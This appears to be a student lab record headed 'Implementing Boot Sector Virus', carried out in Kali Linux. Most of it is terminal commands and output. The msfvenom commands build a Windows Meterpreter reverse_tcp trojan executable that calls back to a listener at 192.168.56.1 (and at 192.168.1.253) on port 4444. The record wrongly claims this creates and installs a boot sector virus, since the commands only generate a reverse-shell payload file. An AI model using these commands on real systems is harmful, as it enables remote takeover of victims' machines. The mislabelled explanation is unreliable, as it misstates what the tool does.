

IMPLEMENTING BOOT SECTOR VIRUS

Ex No:03

Date:08-05-2023

Aim :

To implement BOOT SECTOR VIRUS in Kali Linux.


Procedure :

- Select the Root Terminal.
- Then type msfvenom command.
- Then get all the payloads.
- Then install gem bundler.
- The version needed to be 1.17.3
- use command (msfvenom --list-options -p windows/meterpreter/reverse_tcp)
- command (msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > trojan)
- This installs Boot Sector Virus.

Output

1.Select Root Terminal.

2.Type command msfvenom.



```
root@kali: /  
msfvenom  
Error: No options  
Msfvenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var-val>  
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe  
  
Options:  
-l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all  
-p, --payload       <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom  
--list-options      <value>      List --payload <value>'s standard, advanced and evasion options  
-f, --format        <format>     Output format (use --list formats to list)  
-e, --encoder       <encoder>    The encoder to use (use --list encoders to list)  
--service-name      <value>      The service name to use when generating a service binary  
--sec-name          <value>      The new section name to use when generating large Windows binaries. Default: random 4-character alpha string  
--smallest          <value>      Generate the smallest possible payload using all available encoders  
--encrypt           <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)  
--encrypt-key       <value>      A key to be used for --encrypt  
--encrypt-iv        <value>      An initialization vector for --encrypt  
-a, --arch          <arch>       The architecture to use for --payload and --encoders (use --list archs to list)  
--platform          <platform>  The platform for --payload (use --list platforms to list)  
-o, --out           <path>      Save the payload to a file  
-b, --bad-chars     <list>      Characters to avoid example: '\x00\xff'  
-n, --nopsled       <length>    Prepend a nopsled of [length] size on to the payload  
--pad-nops          <length>    Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload le  
ngth)  
-s, --space         <length>    The maximum size of the resulting payload  
--encoder-space     <length>    The maximum size of the encoded payload (defaults to the -s value)  
-i, --iterations    <count>     The number of times to encode the payload  
-c, --add-code       <path>      Specify an additional win32 shellcode file to include  
-x, --template       <path>      Specify a custom executable file to use as a template  
-k, --keep           <value>      Preserve the --template behaviour and inject the payload as a new thread  
-v, --var-name       <value>      Specify a custom variable name to use for certain output formats  
-t, --timeout        <second>    The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)  
-h, --help           <value>      Show this message
```

3. Use command msfvenom -l payloads

```
root@kali: /  
msfvenom -l payloads  
Framework Payloads (951 total) [--payload <value>]  


| Name                                        | Description                                                          |
|---------------------------------------------|----------------------------------------------------------------------|
| aix/ppc/shell_bind_tcp                      | Listen for a connection and spawn a command shell                    |
| aix/ppc/shell_find_port                     | Spawn a shell on an established connection                           |
| aix/ppc/shell_interact                      | Simply execve /bin/sh (for inetd programs)                           |
| aix/ppc/shell_reverse_tcp                   | Connect back to attacker and spawn a command shell                   |
| android/meterpreter/reverse_http            | Run a meterpreter server in Android. Tunnel communication over HTTP  |
| android/meterpreter/reverse_https           | Run a meterpreter server in Android. Tunnel communication over HTTPS |
| android/meterpreter/reverse_tcp             | Run a meterpreter server in Android. Connect back stager             |
| android/meterpreter/reverse_https           | Connect back to attacker and spawn a Meterpreter shell               |
| android/meterpreter/reverse_https           | Connect back to attacker and spawn a Meterpreter shell               |
| android/meterpreter/reverse_tcp             | Connect back to the attacker and spawn a Meterpreter shell           |
| android/shell/reverse_http                  | Spawn a piped command shell (sh). Tunnel communication over HTTP     |
| android/shell/reverse_https                 | Spawn a piped command shell (sh). Tunnel communication over HTTPS    |
| android/shell/reverse_tcp                   | Spawn a piped command shell (sh). Connect back stager                |
| apple_ios/aarch64/meterpreter_reverse_http  | Run the Meterpreter / Mettle server payload (stageless)              |
| apple_ios/aarch64/meterpreter_reverse_https | Run the Meterpreter / Mettle server payload (stageless)              |
| apple_ios/aarch64/meterpreter_reverse_tcp   | Run the Meterpreter / Mettle server payload (stageless)              |
| apple_ios/aarch64/shell_reverse_tcp         | Connect back to attacker and spawn a command shell                   |
| apple_ios/armle/meterpreter_reverse_http    | Run the Meterpreter / Mettle server payload (stageless)              |
| apple_ios/armle/meterpreter_reverse_https   | Run the Meterpreter / Mettle server payload (stageless)              |
| apple_ios/armle/meterpreter_reverse_tcp     | Run the Meterpreter / Mettle server payload (stageless)              |
| bsd/sparc/shell_bind_tcp                    | Listen for a connection and spawn a command shell                    |
| bsd/sparc/shell_reverse_tcp                 | Connect back to attacker and spawn a command shell                   |
| bsd/vax/shell_reverse_tcp                   | Connect back to attacker and spawn a command shell                   |
| bsd/x64/exec                                | Execute an arbitrary command                                         |
| bsd/x64/shell_bind_ipv6_tcp                 | Listen for a connection and spawn a command shell over IPv6          |
| bsd/x64/shell_bind_tcp                      | Bind an arbitrary command to an arbitrary port                       |
| bsd/x64/shell_bind_tcp_small                | Listen for a connection and spawn a command shell                    |
| bsd/x64/shell_reverse_ipv6_tcp              | Connect back to attacker and spawn a command shell over IPv6         |


```

4. Install gem Bundler version 1.17.3

```
root@kali: /  
zsh: no such file or directory: cd:/usr/share/metasploit-framework/  
root@kali: ~  
cd /usr/share/metasploit-framework/  
cd: no such file or directory: /usr/share/metasploit-framework/  
root@kali: ~  
cd ..  
root@kali: /  
gem install bundler  
Fetching bundler-2.4.12.gem  
Successfully installed bundler-2.4.12  
Parsing documentation for bundler-2.4.12  
Installing ri documentation for bundler-2.4.12  
Done installing documentation for bundler after 0 seconds  
1 gem installed  
root@kali: /  
bundle install  
Don't run Bundler as root. Installing your bundle as root will break this application for all non-root users on this machine.  
Could not locate Gemfile  
root@kali: /  
gem install bundler:1.17.3  
Fetching bundler-1.17.3.gem  
Successfully installed bundler-1.17.3  
Parsing documentation for bundler-1.17.3  
Installing ri documentation for bundler-1.17.3  
Done installing documentation for bundler after 2 seconds  
1 gem installed  
root@kali: /  
get update --system  
Command 'get' not found, but there are 16 similar ones.  
root@kali: /
```

5. use command (`msfvenom --list-options -p windows/meterpreter/reverse_tcp`)



The screenshot shows a Kali Linux terminal window titled "Root Terminal Emulator". The terminal displays the command `msfvenom --list-options -p windows/meterpreter/reverse_tcp` and its output. The output lists various options for the `payload/windows/meterpreter/reverse_tcp` module, including its name, module path, platform, architecture, and basic options like `EXITFUNC`, `LHOST`, and `LPORT`. A description of the module is also provided.

```
(root@kali)-[/]
# msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
=====
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 296
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     LHOST           yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Description:
Inject the Meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer. Connect back to
the attacker

Advanced options for payload/windows/meterpreter/reverse_tcp:
=====
```

6.command (msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1
LPORT=4444 -f exe > trojan)

```
root@kali: /
File Actions Edit View Help
StagerRetryCount 10 no The number of times the stager should retry if the first connect fails
StagerRetryWait 5 no Number of seconds to wait for the stager between reconnect attempts
VERBOSE false no Enable detailed status messages
WORKSPACE no Specify the workspace for this module

Evasion options for payload/windows/meterpreter/reverse_tcp:

Name Current Setting Required Description

(root@kali)-[/]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/]
#
(root@kali)-[/]
# ls
0 boot etc initrd.img lib lib64 lost+found mnt proc run srv sys trojan var vmlinuz.old
bin dev home initrd.img.old lib32 libx32 media opt root sbin swapfile tmp usr vmlinuz

(root@kali)-[/]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > trojan
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/]
#
```

Result :

Hence the BOOT SECTOR VIRUS is installed.